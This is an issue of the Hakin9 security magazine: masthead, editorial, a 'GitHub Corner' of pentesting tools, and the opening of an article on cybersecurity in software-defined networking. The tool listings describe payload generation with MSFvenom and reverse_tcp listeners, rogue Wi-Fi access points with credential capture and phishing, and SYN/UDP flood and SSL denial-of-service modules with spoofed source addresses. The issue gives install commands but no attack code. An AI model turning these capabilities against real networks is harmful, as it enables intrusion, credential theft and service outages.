Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

VOL.11, NO. 08

THE POWER OF SCAPY

CYBERSECURITY IN SOFTWARE-DEFINED NETWORKING (SDN)

VoIP HACKING

NIGHTCRAWLER: WEBSCRAPER ON PYTHON

AND MORE...

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@haking.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Marta Ziemianowicz
marta.ziemianowicz@eforensicamag.com

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Marta Sienicka
sienicka.marta@haking.com

Cover Design
Hiep Nguyen Duc

Publisher
Haking Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631

www.haking.org

WORD FROM THE TEAM

Dear Readers,

The summer time is almost over! As sad as it is, we hope that you spend your vacation relaxing. Today we would like to present you our new issue The Power of Scapy! This time we don't have a main theme as we had in the previous issues. You will find various article like a report about PokemonGo, an introduction to Raspberry Pi and of course the presentation of Scapy. Github Corner is always open for new proposition, so if you would like to present your project in our section, just send us an email! As always we'll finish off the issue with a few links to our blogs, in case you want something a little bit more - we hope that if you don't frequent our blog already this will give you an incentive to start.


Enjoy your reading,

Hakin9 Magazine's

Editorial Team


TABLE OF CONTENTS

GITHUB CORNER



CodeWarrior - Just Another Manual Code Analysis Tool And Static Analysis Tool

Read more: https://github.com/ColerVoid/codewarrior/



libenom - Make Fast and Easy Payloads with MSFvenom

What is Libenom ?

Libenom is a tool created for make more easy and fast the creation of payloads with MSFvenom and get all the data generated

ordered.

Requirements:

- A linux distribution for pentesting or Ubuntu, Debian, Mint
- Recommended Kali Linux 2.0 sana or 2016.1 rolling, Parrot OS, Blackarch, Dracos ,Lionsec

Getting Started


git clone https://github.com/bounteous/libenom.git

cd libenom

chmod +x libenom.py


How it works:

Execute "./libenom.py" to show all the options. For example you can first create a profile named "profile1" with "-c" option and assign it to the msfvenom parameters



After that you can execute it "./libenom.py -x profile1", delete it "-d" or read "-r"

Also you have some pre created msfconsole listeners for a "reverse_tcp" conexion




Link: https://github.com/bounteous/libenom

WiFi-Pumpkin v0.8.1 - Framework for Rogue Wi-Fi Access Point Attack

Description

WiFi-Pumpkin is a open source security tool that provides the Rogue access point to Man-In-The-Middle and network attacks.



Installation

Kali 2.0/WifiSlax 4.11.1/Parrot 3.0.1/2.0.5

- Python 2.7

git clone https://github.com/P0cL4bs/WiFi-Pumpkin.git

cd WiFi-Pumpkin

./installer.sh --install

refer to the wiki for Installation

Features

- Rogue Wi-Fi Access Point

- Deauth Attack Clients AP
- Probe Request Monitor
- DHCP Starvation Attack
- Credentials Monitor
- Transparent Proxy
- Windows Update Attack
- Phishing Manager
- Partial Bypass HSTS protocol
- Support beef hook
- Mac Changer
- ARP Poison
- DNS Spoof
- Patch Binaries via MITM

More: https://github.com/P0cL4bs/WiFi-Pumpkin

HatDBG - Minimal WIN32 Debugger in Powershell

The HatDBG is A pure Powershell win32 debugging abstraction class. The goal of this project is to make a powershell debugger. It is intended to be used during internal penetration tests and red team engagements. This is exclusively for educational purposes.

The debugger objects implementing a number of features such as:

- Soft (INT 3) breakpoints
- Exception / event handling call backs
- Process memory snapshotting
- Function resolution

- Memory manipulation
- Threads enumerations

More: https://github.com/enddo/HatDBG

D-TECT - Pentesting the Modern Web

Author: Shawar Khan

Disclaimer: I am not responsible for any damage done using this tool. This tool should only be used for educational purposes and for penetration testing.

Compatibility:

- Any platform using Python 2.7

Requirements:

- Python 2.7
- Modules(included): Colorama, BeautifulSoup

Description:

D-TECT is an All-In-One Tool for Penetration Testing. This is specially programmed for Penetration Testers and Security Researchers to make their job easier, instead of launching different tools for performing different task. D-TECT provides multiple features and detection features which gather target information and finds different flaws in it.

Features:

- Sub-domain Scanning
- Port Scanning
- Wordpress Scanning
- Wordpress Username Enumeration
- Wordpress Backup Grabbing
- Sensitive File Detection

- Same-Site Scripting Scanning
- Click Jacking Detection
- Powerful XSS vulnerability scanning
- SQL Injection vulnerability scanning
- User-Friendly UI

Usage:

python d-tect.py

More: https://github.com/shawarkhanethicalhacker/D-TECT

PenBox v2.2 - A Penetration Testing Framework (The Hacker's Repo)

A Penetration Testing Framework , The Hacker's Repo our hope is in the last version we will have evry script that a hacker needs

Information Gathering :

- nmap
- Setoolkit
- Port Scanning
- Host To IP
- wordpress user enumeration
- CMS scanner
- XSStracer - checks remote web servers for Clickjacking, Cross-Frame Scripting, Cross-Site Tracing and Host Header Injection
- Doork - Google Dorks Passive Vulnerability Auditor
- Scan A server's Users

Password Attacks :

- **Cupp**
- **Ncrack**

Wireless Testing :

- **reaver**
- **pixiewps**
- **Bluetooth Honeypot GUI Framework**

Exploitation Tools :

- **Venom**
- **sqlmap**
- **Shellnoob**
- **commix**
- **FTP Auto Bypass**
- **jboss-autopwn**
- **Blind SQL Automatic Injection And Exploit**
- **Bruteforce the Android Passcode given the hash and salt**
- **Joomla, Mambo, PHP-Nuke, and XOOPS CMS SQL injection Scanner**

Sniffing & Spoofing :

- **Setoolkit**
- **SSLtrip**
- **pyPISHER**
- **SMTP Mailer**

Web Hacking :

- **Drupal Hacking**
- **Inurlbr**
- **Wordpress & Joomla Scanner**
- **Gravity Form Scanner**
- **File Upload Checker**
- **Wordpress Exploit Scanner**
- **Wordpress Plugins Scanner**
- **Shell and Directory Finder**
- **Joomla! 1.5 - 3.4.5 remote code execution**
- **Vbulletin 5.X remote code execution**
- **BruteX - Automatically brute force all services running on a target**
- **Arachni - Web Application Security Scanner Framework**
- **Sub-domain Scanning**
- **Wordpress Scanning**
- **Wordpress Username Enumeration**
- **Wordpress Backup Grabbing**
- **Sensitive File Detection**
- **Same-Site Scripting Scanning**
- **Click Jacking Detection**
- **Powerful XSS vulnerability scanning**
- **SQL Injection vulnerability scanning**

Private Tools

- **Get all websites**
- **Get joomla websites**
- **Get wordpress websites**
- **Find control panel**
- **Find zip files**
- **Find upload files**
- **Get server users**
- **Scan from SQL injection**
- **Scan ports (range of ports)**
- **Scan ports (common ports)**
- **Get server banner**
- **Bypass Cloudflare**

Post Exploitation

- **Shell Checker**
- **POET**
- **Weeman - Phishing Framework**
- **Insecure Web Interface**
- **Insufficient Authentication/Authorization**
- **Insecure Network Services**
- **Lack of Transport Encryption**
- **Privacy Concerns**
- **Insecure Cloud Interface**
- **Insecure Mobile Interface**

- **Insufficient Security Configurability**
- **Insecure Software/Firmware**
- **Poor Physical Security**

Recon


- **Sniper**

Installation

git clone https://github.com/x30omdax/PenBox.git

More: https://github.com/x30omdax/PenBox

Pentmenu - A simple Bash Script for Recon and DOS Attacks



A bash script inspired by pentbox.

Designed to be a simple way to implement various network pentesting functions, including network attacks, using wherever possible readily available software commonly installed on most linux distributions without having to resort to multiple specialist tools.

Sudo is implemented where necessary.

Tested on Debian and Arch.

Requirements:

- bash
- sudo
- curl
- netcat (must support '-k' option, openbsd variant recommended)
- hping3 (or nping can be used as a substitute for flood attacks)

- openssl
- stunnel
- nmap
- whois (not essential but preferred)

How to use?

- Download the script:

$ wget https://raw.githubusercontent.com/GinjaChris/pentmenu/master/pentmenu

- Make it executable:

$ chmod +x ./pentmenu

- Run it:

$ ./pentmenu

Alternatively, use git clone, or download the latest release from https://github.com/GinjaChris/pentmenu/releases, extract it and run the script.

More details

RECON MODULES

- Show IP - uses curl to perform a lookup of your external IP. Runs ip a or ifconfig (as appropriate) to show local interface IP's.

- DNS Recon - passive recon, performs a DNS lookup (forward or reverse as appropriate for target input) and a whois lookup of the target. If whois is not available it will perform a lookup against ipinfo.io (only works for IP's, not hostnames).

- Ping Sweep - uses nmap to perform an ICMP echo (ping) against the target host or network.

- Network Recon - uses nmap to identify live hosts, open ports, attempts OS identification, grabs banners/identifies running software version and attempts OS detection. Nmap will not perform a ping sweep prior as part of this scan. Nmap's default User-Agent string is changed to that of IE11 in this mode, to help avoid detection via HTTP. This scan can take a long time to finish, please be patient.

- Stealth Scan - TCP Port scanner using nmap to scan for open ports using TCP SYN scan. Nmap will not perform a ping sweep prior to performing the TCP SYN scan. This scan can take a long time to finish, please be patient.
- UDP scan - uses nmap to scan for open UDP ports.
- Check Server Uptime - estimates the uptime of the target by querying an open TCP port with hping. Accuracy of the results varies from one machine to another.

DOS MODULES

- TCP Syn Flood - sends a flood of TCP SYN packets using hping3. If hping3 is not found, it attempts to use the nmap-nping utility instead. Hping3 is preferred since it sends packets as fast as possible. Options are provided to use a source IP of your interface, or specify (spoof) a source IP, or spoof a random source IP for each packet. Optionally, you can add data to the SYN packet. All SYN packets have the fragmentation bit set and use hpings virtual MTU of 16 bytes, guaranteeing fragmentation. Falling back to nmap-nping means sending X number of packets per second until Y number of packets is sent and only allows the use of interface IP or a specified (spoofed) source IP.
  A TCP SYN flood is unlikely to break a server, but is a good way to test switch/router/firewall infrastructure and state tables.
- UDP Flood - much like the TCP SYN Flood but instead sends UDP packets to the specified host:port. Like the TCP SYN Flood function, hping3 is used but if it is not found, it attempts to use nmap-nping instead. All options are the same as TCP SYN Flood, except you can specify data to send in the UDP packets. Again, this is a good way to check switch/router throughput or to test VOIP systems.
- SSL DOS - uses OpenSSL to attempt to DOS a target host:port. It does this by opening many connections and causing the server to make expensive handshake calculations. This is not a pretty or elegant piece of code, do not expect it to stop immediately upon pressing 'Ctrl c', but it can be brutally effective. The option for client renegotiation is given; if the target server supports client initiated renegotiation, this option should be chosen. Even if the target server does not support client renegotiation (for example CVE-2011-1473), it is still possible to impact/DOS the server with this attack. It is very useful to run this against loadbalancers/proxies/SSL-enabled servers (not just HTTPS!) to see how they cope under the strain.

More: https://github.com/GinjaChris/pentmenu

CYBERSECURITY IN SOFTWARE-DEFINED NETWORKING (SDN)

by Santiago Hernández Zambrano, José Manuel Postigo Aguilar and Carlos Rodríguez Hernández

Cybersecurity is one of the great challenges facing organizations today, with the safeguarding of the organization's data and that of its clients and users being a top priority. The year 2015 has been one of the most tumultuous in terms of computer network attacks. Cyberattacks on companies like Ashley Madison and organizations such as the Internal Revenue Service (IRS) in the United States have highlighted the vulnerability of networks and how easily cyber criminals can penetrate them.

To believe that a network is not vulnerable only creates a false sense of security, since achieving this mission is impossible. Moreover, it should be noted that there is no miraculous solution to secure systems. Security cannot be bought and each new device that is added to a network increases the attack surface. That is precisely why we must change the way we defend ourselves.

In this sense, the increasing implementation of Software-Defined Networking (SDN) combined with Network Functions Virtualization (NFV) has allowed for the sensible reduction of costs in the deployment of network infrastructure, especially in the case of mobile communication networks, but they have simultaneously introduced new modes of attack. Thus, a new focus and the use of cybersecurity and analytical tools that are different from those that have traditionally been used are necessary to adapt to this new scenario.

Keywords- Networking, SDN, NFV, Cloud, Open vSwitch, Mininet, IOC, Darknets, Ciberseguridad.

I. INTRODUCTION

Security is a basic pillar in any communication process. For this reason, it is an essential factor to keep in mind in data networks. For communication to be secure, it must comply with the four fundamental axioms: **Confidentiality, Integrity, Availability and Authenticity.** Today, a great deal of communication is sustained by data networks. These networks are exposed to a wide variety of attacks that cause one or more of the security axioms to be compromised.

SDNs are a new technology in the communication network environment, and thus, a necessary condition for their implementation is that they be secure. This article overviews the current outlook in the arena of cybersecurity and cyber intelligence and addresses both attacks on traditional networks and intrusions in these new networks, which are especially critical today in operating and telecommunications companies.

II. ARE OUR ORGANIZATIONS AND DATA MORE VULNERABLE THAN EVER?

Past and present of cyber attacks and threat intelligence

Every year, the state of cybersecurity worsens both in terms of frequency and the impact it is having. The year 2014 was the year with the highest reported financial losses from cyber attacks directed at obtaining personal and financial records. It does not look like this will improve in 2015. The cost of the attacks is minimal, their

earnings are to be envied and their financial impact is remarkably high. In this article, some of the most notorious contemporary attacks will be presented along with new methodologies of collaborative defense.

In the month of April, 2016, a news story emerged about video surveillance cameras sold on Amazon that contained preinstalled malware in their firmware, such that what is initially being purchased as an element to increase security ends up being a device that blatantly infringes upon our privacy.




Figure 1. Losses caused by cyber attacks for American companies in 2014 and 2015




Figure 2. Cybersecurity market growth between 2011 and 2017

A. Personal records and cybersecurity: Is our data protected?

Today we are entrusting our personal data to more and more organizations. Many of these organizations digitalize our data and store it electronically on proprietary devices or on third-party infrastructures. When we talk about personal records, we are referring to a combination of, at least, two of the following elements: full names, telephone numbers, residence addresses, identification numbers, credit card information, email addresses, personal photographs and/or passwords. **Nobody can say for sure how many organizations have your data stored, and much less how or with what security measures.** Our personal data is very coveted by cyber criminals, since it can potentially be converted into high income.

In an effort to protect our data, organizations employ security controls and good practices. The combination of said controls and practices has been defined as IT and information security. **Cybersecurity** is a term that is used interchangeably with IT security and deals with protecting computers, networks, systems, programs and data from unauthorized access, changes and destruction.

In spite of **growing investments in cybersecurity**, the results are not encouraging: each year, there are higher-level attacks, which makes it seem like organizations are more and more defenseless. Common methods and controls are not sufficiently robust to confront the growing IT threat because attackers always seem to be one step ahead. Is it profitable for companies and institutions to continue investing in cybersecurity? The answer is yes, but strategies must be continually renewed to avoid repeated failures.

B. The Ashley Madison case and other cybersecurity failures in 2014 and 2015

The year 2014 ended up being an especially difficult year for cybersecurity and rewarding for cyber criminals. Numerous companies whose business model is based precisely on guaranteeing the confidentiality of its users (Sony and Apple cases) or through which thousands of financial transactions are processed on a daily basis (J.P. Morgan, eBay) have seen their networks compromised and their access control systems and security questioned when personal data entrusted to them by their users was exposed to the public.

According to the last report by Forbes magazine on security breaches, the companies that were seriously affected by cyber attacks during the year 2014 were: Target, Home Depot, J.P. Morgan, Neiman-Marcus, Snapchat, Kickstarter, eBay, PF Chang's, iCloud (Apple), and Sony, as well as a multitude of military and government agencies and small and medium-sized companies.

